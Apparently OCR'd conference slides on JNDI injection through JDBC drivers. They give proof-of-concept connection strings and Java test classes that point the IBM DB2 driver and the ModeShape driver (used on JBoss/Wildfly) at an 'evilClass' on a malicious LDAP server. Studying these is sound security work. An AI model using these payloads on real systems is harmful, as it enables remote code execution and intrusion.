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
IBM DB2 0day case

clientRerouteServerListJNDINameIdentifies


a JNDI reference to a DB2ClientRerouteServerList instance in a JNDI repository of reroute server information.clientRerouteServerListJNDIName applies only to IBM Data Server Driver for JDBC and SQLJ type 4 connectivity, and to connections that are established through the DataSource interface.

If the value of clientRerouteServerListJNDIName is not null, clientRerouteServerListJNDIName provides the following functions:

- Allows information about reroute servers to persist across JVMs
- Provides an alternate server location if the first connection to the data source fails


1 public class c0 implements PrivilegedExceptionAction {
2
3 private Context a = null;
4 private String b;
5
6 public c0(Context var1, String var2) {
7 this.a = var1;
8 this.b = var2;
9 }
10
11 public Object run() throws NamingException {
12 return this.a.Lookup(this.b);
13 }
14
}

Find out root cause



Construct JNDI injection RCE

```
clientRerouteServerListJNDIName = ldap://127.0.0.1:1389/evilClass;
```

```
public class DB2Test {
    public static void main(String[] args) throws Exception {

    Class.forName("com.ibm.db2.jcc.DB2Driver");

    DriverManager.getConnection("jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=
ldap://127.0.0.1:1389/evilClass;");
    }
}
```

Java Content Repository


Implementations

- Jackrabbit (Apache)
- CRX (Adobe)
- ModeShape
- eXo Platform
- Oracle Beehive

ModeShape

- JCR 2.0 implementation
- Restful APIs
- Sequencers
- Connectors
- …

JCR connectors



- Use JCR API to access data from other systems
- E.g. filesystem, Subversion, JDBC metadata…

ModeShape gadget

- JCR Repositories involving JDBC

```
public class ModeShapeTest {
    public static void main(String[] args) throws Exception {
            Class.forName("org.modeshape.jdbc.LocalJcrDriver");
            DriverManager.getConnection("jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass");
    }
}
```


JBoss/Wildfly 0day case

- A JNDI URL that points the hierarchical database to an existing repository

```
jdbc:jcr:jndi:jcr:?repositoryName=repository
```

- A JNDI URL that points the hierarchical database to an evil LDAP service

```
jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass
```


20:03:41,134 WARN [org.wildfly.extension.elytron] (MSC service thread 1-3) WFLYELY01084: KeyStore /Users/pyn3rd/Downloads/wildfly-24.0.0.Final/sta
